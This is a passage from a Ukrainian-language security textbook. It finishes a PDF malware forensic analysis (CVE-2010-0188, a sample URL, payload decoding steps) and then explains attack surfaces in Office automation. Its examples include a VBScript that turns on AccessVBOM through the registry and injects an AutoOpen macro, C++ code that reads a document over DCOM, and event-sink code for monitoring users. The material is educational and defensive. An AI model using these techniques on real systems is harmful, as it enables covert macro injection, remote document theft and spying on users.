


Рисунок 3.27 - Налагодження exe файлу з кодом 4-го експлойта

Потрібно зважати на те, що 11-ий об'єкт містить потік, але pdfextractor (з Origami) його не видобув, переглянемо його через PdfStreamDumper.exe. Експортуємо всі розжаті потоки, використовуючи [/FlateDecode] у схемі фільтрації, і оскільки вже знаємо, що це вказує на стиснення даних за допомогою zlib/deflate. Виходячи з цього, виконуємо zlib-декодування для 11-го видобутого потоку, запустивши: Tools - Zlib Decompress_File для 11-го видобутого потоку.

Отже, отримаємо наступний вміст зображений на рисунку 3.28.

Рисунок 3.28 - Декомпресований вміст 11 потоку

Враховуючи 10 запитання завдання (вказати конкретний URL на зловмисний виконуваний файл, що містить shell-код, враховуючи вразливість CVE-2010-0188 у PDF-файлах), ми шукали і знайшли CVE-2010-0188. За описом експлойту використовується LibTiff, що ми бачимо тут. Щоб відповісти на 10 запитання, можна обрати один із двох шляхів.

1. легкий спосіб знайти відповідь на 10 запитання. URL http://blog.honeynet.org.my/forensic_challenge/the_real_malware.exe, який був отриманий з першого запитання, є відповіддю на 10 запитання (рисунок 3.29).




Рисунок 3.29 - Файли із дампа трафіку (утиліта – NetworkMiner)

2. більш трудомістким, але може бути дуже цікавим для тих, хто бажає глибше розібратися в процесі експлойта. Для використання цього методу потрібно:

1. скопіювати вміст payload експлойта;

2. декодувати його з base64, щоб отримати виконуваний файл;

3. упакувати файл в потрібний формат, наприклад, sc або exe;

4. запустити цей виконуваний файл в scdbg.exe для аналізу.

Цей метод може надати більше інформації про те, як саме працює експлойт і які саме дії він виконує при спрацьовуванні.

Отже, знайшли 5 експлойтів у вивченому файлі, і це є відповіддю на останнє питання 11.

Розгляд та аналіз PDF-файла, включаючи вивчення структури, деобфускацію JavaScript-коду і виявлення п'яти експлойтів, є важливими кроками для розуміння та аналізу потенційно небезпечних файлів.

Підхід до аналізу файлу може бути корисним для виявлення потенційно шкідливих елементів та вразливостей у PDF-файлах. До того ж, підкреслили важливість правильних інструментів і методів аналізу для забезпечення безпеки в інформаційних технологіях.

3.3 Алгоритм шифрування та автоматизації в Microsoft Office

Програми електронного документообігу справили справжній прорив, значно полегшили роботу офісних працівників. Проте в недалекому майбутньому стало очевидним, що можна піти ще далі, автоматизуючи рутинні дії користувачів. У програмованих офісних додатках було очевидне перевага на ринку. Visual Basic For Applications не задовольняв всі потреби: потрібна була підтримка різних "зовнішніх" мов, включаючи скриптові.

Розробка цього пакету почалася в ті часи, коли ніхто особливо не замислювався про безпеку настільних систем. Основною метою розробників була продуктивність, другорядною - низькі вимоги до системних ресурсів. Відповідно, ніхто навіть не намагався обмежувати можливості автоматизації додатків. Навпаки, вони намагалися включити в їх функціональність все, на що вистачало фантазії і технічних можливостей розробників. У подальшому цю безмежну функціональність довелося штучно обмежувати, а одночасно додавати механізми вимкнення обмежень для сумісності зі старими рішеннями, що ускладнило ситуацію ще більше.

Зрозуміло, що в основу нової програмної платформи, яку назвали "об'єктна модель Microsoft Office" (Microsoft Office Object Model), або "Автоматизація Microsoft Office" (Microsoft Office Automation), була покладена технологія COM/OLE (а остання, в свою чергу, розроблялася з врахуванням потреб «офісного» пакета).

Коротко кажучи, технологію автоматизації Office можна описати на рисунку 3.30 :

- самі програми Office, їхні складові (наприклад, меню або параметри безпеки), відкриті документи та вміст цих документів представлені програмі-клієнту як набір об'єктів з визначеними властивостями та методами. Наприклад, об'єкт "Додатки" може мати властивість "Колекція Документів", а окремий "Документ" з цієї колекції може мати властивість "Текст" та метод "Знайти".




Рисунок 3.30 - Структура автоматизаціїї Office

Об'єкти Microsoft Office доступні не лише з макросів, але й з зовнішніх програм, написаних на будь-яких мовах, що підтримують COM. Останні можуть бути компільованими програмами на мовах, таких як C++ (рисунок 3.31) або Delphi, керованими додатками на Java або .Net, або ж скриптами на VBScript та PowerShell (рисунок 3.32).

```
try {
    using namespace Word;

    _ApplicationPtr word(L"Word.Application");
    word->Visible = true;
    word->Activate();

    _DocumentPtr wdoc1 = word->Documents->Add();
    RangePtr range = wdoc1->Content;
    range->LanguageID = wdRussian;
    range->Tables->Add(range,5,5);

    wdoc1->SaveAs(&_variant_t("C:\\1test.doc"));
    wdoc1->Close();
}
catch (_com_error& er) {}
```

Рисунок 3.31 - *Приклад використання на C++*

Також можна розглянути через скрипти на PowerShell

```
$word = New-Object -ComObject "Word.application"
$word.Visible = $true
$document = $word.documents.Add()
$selection = $word.selection
$selection.font.size = 14
$selection.font.bold = 1
$selection.Style ="Title"
$selection.typeText("Nice Title")
$selection.ParagraphFormat.Alignment = "wdAlignParagraphCenter"
```

Рисунок 3.32 - Приклад використання на PowerShell

Об'єктна модель Office охоплює практично всю функціональність пакету. Будь-яку дію, яку можна виконати за допомогою користувацького інтерфейсу, можна також викликати програмно. До таких дій входить збереження на диск або

читання з диска, відправка поштових повідомлень, перегляд адресної книги, зміна налаштувань безпеки, додавання макросів до документів та власне вміст користувацьких документів. Всі ці аспекти мають важливе значення з точки зору безпеки.

Крім того, COM надає можливість програмування обробки подій (Event Handling) при виникненні певних подій. Це дозволяє в режимі реального часу відстежувати роботу додатків, включаючи дії користувача.

Ці функції дають змогу створювати не лише гнучкі та багатофункціональні системи автоматизації документообігу, але й шкідливі додатки, наприклад, які відстежують надсилання електронних листів через Outlook та додають вкладення. При цьому розмір шкідливого виконуваного коду буде мінімальним, оскільки основну роботу виконують об'єкти Office. Це спрощує створення шкідливого коду, а також його поширення і приховування від антивірусних програм.

MsoAutomationSecurity" - це параметр у Microsoft Office, який відповідає за налаштування рівня безпеки при автоматизації Office додатків, таких як Word, Excel, або Outlook. Цей параметр регулює, наскільки дозволено виконувати макроси або інший виконуваний код в документах або електронних повідомленнях.

Існує кілька можливих значень параметра "MsoAutomationSecurity":

1. msoAutomationSecurityLow: дозволяє виконувати макроси без обмежень. Це найнижчий рівень безпеки і може призвести до виконання шкідливого коду;

2. msoAutomationSecurityByUI: користувач може вибрати, чи дозволити виконуваний код через користувацький інтерфейс;

3. msoAutomationSecurityForceDisable: вимикає виконання макросів і виконуваного коду. Це найвищий рівень безпеки.

Цей параметр дозволяє адміністраторам та користувачам налаштовувати рівень безпеки при використанні автоматизації Office для запобігання виконанню шкідливого коду в документах та електронних повідомленнях.

Параметр "Application.AutomationSecurity" в програмній моделі Office визначає налаштування безпеки для можливості автоматичного запуску макросів

та іншого активного вмісту з документів. За замовчуванням це параметр має значення "msoAutomationSecurityLow," що дозволяє виконувати будь-який активний вміст у документах, які відкриваються автоматично. Налаштування безпеки, встановлені користувачем в "Trust Center" або адміністратором за допомогою адміністративних шаблонів та збережені в реєстрі, не впливають на налаштування безпеки програм Office, які запущені в режимі автоматизації.

Для безпечної автоматичної обробки документів, параметр "AutomationSecurity" повинен бути програмно змінений під час виконання на певні значення. Це дозволяє контролювати безпеку при використанні автоматизації Office і дозволяє виконувати вміст документів відповідно до заданих правил безпеки.

Цей невеликий детальний аспект може мати велике значення для компаній, де встановлена автоматична обробка зовнішніх документів, що надходять електронною поштою або з хмарних сховищ тощо.

Доступ до об'єктної моделі VBA, подібно до більшості інших компонентів програм Microsoft Office, може бути керованим та зміненим програмним шляхом через інтерфейси автоматизації. Проте за замовчуванням ця можливість вимкнута для підвищення безпеки пакету та захисту від макровірусів. Якщо намагатися програмно створити об'єкт, пов'язаний з VBA, то викликаючій програмі буде повернуто помилку:

Error:6068 Programmatic access to Visual Basic Project is not trusted.

Якщо користувачу все ж потрібний програмний доступ до VBA, він може дозволити цю можливість у налаштуваннях "Центр захисту", що зображено на рисунку 3.33 (Trust Center).




Рисунок 3.33 - Налаштування "Центр захисту"

Даний недолік полягає в тому, що параметри, встановлені таким чином, зберігаються у реєстрі і можуть бути змінені користувачем. Наприклад, для Microsoft Word це виглядає так:

HKEY_CURRENT_USER\Software\Microsoft\Office\ >> Версия Office << \Word\Security\AccessVBOM

Ця настройка може бути змінена користувачем в реєстрі.

Це означає, що будь-яка програма, якій потрібен доступ до об'єктної моделі VBA, може "дозволити" ці дії самостійно. Нижче на рисунку 3.34 наведено код програми на VBScript, яка встановлює цей прапорець у реєстрі і записує код в проект VBA відкритого в даний момент документа.

```
Set objWord = CreateObject("Word.Application")
Dim regpath
regpath = "HKCU\Software\Microsoft\Office\" & objWord.Version &
"\Word\Security\AccessVBOM"
objWord.Quit
' Пауза для закриття попереднього екземпляра Word
WScript.Sleep 1000
' Записуємо значення, що дозволяє програмний доступ до проектів VBA
Set myWS = CreateObject("WScript.Shell")
myWS.RegWrite regpath, 1, "REG_DWORD"
' Отримуємо запущений екземпляр Word...
On Error Resume Next
Set objWord = GetObject(,"Word.Application")
If Err Then
' ...або створюємо новий
   WScript.Echo "app not running, starting..."
   Set objWord = CreateObject("Word.Application")
   objWord.Visible = True
   objWord.Documents.Add()
End If
Err.Clear
Set objDoc = objWord.ActiveDocument
On Error Resume Next
Set prj = objDoc.VBProject
If Err Then
   WScript.Echo "Помилка: " & Err.Number & Err.Description
End If
Err.Clear
prj.VBComponents("ThisDocument").CodeModule.AddFromString ("Sub
AutoOpen()"&vbCRLF&"MsgBox ""Hello world!"""&vbCRLF&"End Sub")
```

Рисунок 3.34 - Отримання версії Office та шлях до ключа реєстру AccessVBOM

Цей код використовує мову VBScript та встановлює програмний доступ до проектів VBA у Word, а потім додає код VBA до відкритого документа.

Настройка можливості програмного доступу до VBA також може бути визначена за допомогою реєстрових ключів, які зображено на рисунку 3.35.

HKLM\Software\Microsoft\Office\>> Версія Office <<\Word\Security\AccessVBOM

I

HKLM\SOFTWARE\Policies\Microsoft\Office\>> Версия Office <<\Word\Security\AccessVBOM

Рисунок 3.35 - Реєстрові ключі VBA.

Ці ключі мають перевагу перед тими, які містяться в розділі HKEY_CURRENT_USER. Їх може змінити адміністратор, наприклад, за допомогою шаблонів групових політик, що блокує можливість змінити цю настройку користувачем. Проте, за замовчуванням ці ключі відсутні.

Віддалений доступ та DCOM

З технологією COM почали розробку з урахуванням прозорості розташування: компоненти, які викликаються, можуть бути бібліотеками (DLL), які завантажуються в об'єкт виклику, або окремими процесами-проксі, що виконуються локально (EXE), або компонентами, що розташовані на іншому комп'ютері (DCOM) схему зображено на рисунку 3.36.




Рисунок 3.36 – Схема віддаленого виконання /DCOM

В залежності від налаштувань методи виклику певного компонента можуть бути різними, і це може бути реалізовано так, що для клієнта і сервера це виглядає прозоро. Зміни в реєстрі можуть зробити будь-який зареєстрований компонент у системі доступним для віддаленого керування, включаючи анонімний доступ. Після отримання доступу до вразливої системи зловмисник може в подальшому використовувати цю технологію для виконання дій від імені легального користувача без необхідності зберігати на диску будь-які виконувані або інтерпретовані програми. Що стосується Microsoft Office, можливі дії включають читання, створення і редагування документів, додавання макросів і іншого активного вмісту, читання та відправлення електронної пошти, отримання вмісту адресної книги Outlook.

Наприклад, ви можете зробити компоненти Microsoft Word доступними для віддаленого управління, налаштувавши це вручну. За бажанням можна налаштувати доступ як з аутентифікацією, так і без неї (для анонімного підключення). При цьому додатки будуть виконуватися від імені інтерактивного користувача (який ввійшов в систему локально).

Для ручної настройки слід виконати наступні кроки зображені на рисунку 3.37:

1. відкрийте порт DCOM у брандмауері і додайте Microsoft Word до списку дозволених програм;

2. використовуючи утиліту Dcomcnfg, налаштуйте віддалений доступ до компонента Microsoft Word 97-2003 Document.




Рисунок 3.37 - Один із етапів налаштування компонента DCOM для Word

Налаштування для управління віддаленою компонентою Microsoft Word можна виконати і програмно (рисунок 3.8 та рисунок 3.39).

```
hr = CoCreateInstanceEx(CLSID_Word,
                NULL,
                CLSCTX_REMOTE_SERVER,
                &si, 1, rgmqi);
IUnknown* pUnknown = 0;
if (hr == S_OK)
{
  pUnknown  = (IUnknown*)rgmqi[0].pItf;
  printf("CoCreateInstanceEx OK\n");
}
else
{
  printf("CoCreateInstanceEx failed, error: 0x%X\n", hr);
  return;
}

_Application* pApp;
hr = pUnknown->QueryInterface(__uuidof(_Application), (void**)&pApp);
pUnknown->Release();
if(FAILED(hr))
{
  printf("QueryInterface(_Application) failed, error: 0x%X\n", hr);
  return;
}
printf("DCOM server on remote machine started!\n");
WCHAR* wszDocFileName = L"C:\\Users\\administrator\\Desktop\\important.docx";
VARIANT varResult;
DISPPARAMS dp = {0};
dp.cArgs = 1;
dp.cNamedArgs = 0;
dp.rgvarg = new VARIANT[dp.cArgs];
```

Рисунок 3.38 - Приклад коду використання DCOM

Це дозволяє віддалено контролювати об'єктну модель Microsoft Word.

```
dp.rgvarg[0].vt = VT_BSTR;
dp.rgvarg[0].bstrVal = SysAllocString(wszDocFileName);
ZeroMemory(&varResult,sizeof(varResult));
hr=CallMethod(pApp->Documents,OLESTR("Open"),&dp,&varResult);
SysFreeString(dp.rgvarg[0].bstrVal);
delete []dp.rgvarg;
IDispatch* IDWordDoc = varResult.pdispVal;
struct _Document * Copy = NULL;
IDWordDoc->QueryInterface(__uuidof(_Document), (LPVOID*)&Copy);
RangePtr pContent = Copy->Content;
printf(pContent->Text);
Copy->Close();
pApp->Quit();
```

Рисунок 3.39 - Продовження прикладу коду використання DCOM

Цей код виглядає як приклад використання DCOM (Distributed Component Object Model) для створення з'єднання з віддаленим сервером Microsoft Word, відкриття документу, отримання та виведення його змісту. Ось опис деяких основних кроків, які виконуються у цьому коді:

1. починається з встановлення з'єднання з віддаленим сервером Microsoft Word за допомогою функції `CoCreateInstanceEx`. Це виконується з використанням CLSID (Class Identifier) компонента Word. У разі успіху ця функція повертає об'єкт `_Application`;

2. виконується відкриття документу, вказаного в рядку `wszDocFileName`, за допомогою методу `Open` з використанням інтерфейсу `_Application`. Цей метод приймає параметри для відкриття файлу;

3. документ конвертується в інтерфейс `_Document`, і з нього отримується вміст документа за допомогою інтерфейсу `RangePtr`;

4. зміст документа виводиться на екран за допомогою методу `printf`;

5. документ закривається за допомогою методу `Close`, і програма Word завершується за допомогою методу `Quit`.

Цей код демонструє взаємодію з віддаленим екземпляром Microsoft Word та виведення змісту документу.

Для відстеження змін у програмах Microsoft Office використовується стандартна технологія точок підключення (Connection Points), доступна в рамках COM (Component Object Model). Ця технологія експортує інтерфейс IConnectionPointContainer та підтримує різноманітні типи подій, такі як відкриття, закриття, збереження документа, відправлення поштових повідомлень і багато інших.

Користувачі можуть підписатися на отримання сповіщень про такі події за допомогою підключаемих модулів (плагінів) або клієнтів автоматизації, які можуть функціонувати окремо від процесу роботи програми Microsoft Office. Зазвичай ця функціональність використовується для легітимної автоматизації роботи користувача з документами. Але в недобросовісних програмах (шкідливому ПЗ) також може приховано використовуватися ця можливість для відстеження користувача без його дозволу.

Для відстеження таких дій користувача в програмі Microsoft Word, як відкриття, закриття документа та його надсилання на друк, може використовуватися наступний фрагмент програмного коду на рисунку 3.41.




Рисунок 3.40 - Фрагмент програмного коду

Ця програма отримує текст (рисунок 3.40) активного документа в кожному з випадків.

```
CoInitializeEx(NULL, COINIT_MULTITHREADED);

CLSID    CLSID_Word;
hr = CLSIDFromProgID(L"Word.Application",&CLSID_Word);
    IUnknown* pUnk = NULL;
do {
    hr = GetActiveObject (CLSID_Word, NULL, &pUnk);
    Sleep (500);
    }
while (hr != S_OK);
hr = OleRun(pUnk);
IConnectionPointContainer *pConnPtContainer;
hr = pUnk->QueryInterface(IID_IConnectionPointContainer,
                                        (void **)&pConnPtContainer);
IConnectionPoint *pConnectionPoint;
hr = pConnPtContainer->FindConnectionPoint(__uuidof(Word::ApplicationEvents2),
                                                              &pConnectionPoint);
MyEventSink MySink;
DWORD dwSinkCookie =0;
hr = pConnectionPoint->Advise (&MySink, &dwSinkCookie);
pConnPtContainer->Release();
```

Рисунок 3.41 - Фрагмент програмного коду для відстеження дій користувача

В практиці пентестингу (і не лише) іноді виникає потреба залишити можливість доступу до комп'ютера, яка не викличе підозр із боку користувачів чи адміністраторів і не буде виявлена антивірусом. Компонентна модель Office ідеально підходить для таких цілей.

У першому випадку використовується програмний доступ до Excel для запуску макроса, а вдругому – Outlook (рисунок 3.42) для запуску довільного додатка.




Рисунок 3.42 - Доступ до комп'ютера користувача

Для створювачів шкідливого програмного забезпечення, об'єктна модель Microsoft Outlook є дуже зручною, оскільки вона дає можливість легко редагувати та розповсюджувати електронні листи, додавати додатки, використовувати адресну книгу, виконуючи ці дії від імені законного користувача. Крім того, вона дозволяє відстежувати дії користувача, змінюючи, наприклад, створене користувачем повідомлення в момент відправлення.

Використання можливостей DCOM дозволяє виконувати ці дії віддалено, не зберігаючи на уразливому комп'ютері жодного виконуваного коду, який може бути виявлений антивірусними програмами.

З метою зменшення ймовірності використання програмних інтерфейсів Microsoft Outlook шкідливим програмним забезпеченням, розробники додали користувацькі повідомлення щодо програмного доступу до Microsoft Outlook

при спробах змінити або відправити повідомлення, а також при доступі до адресної книги, приклад такого повідомлення зображено на рисунку 3.43.

Рисунок 3.43 - Користувацьке повідомлення про програмний доступ до Microsoft Outlook

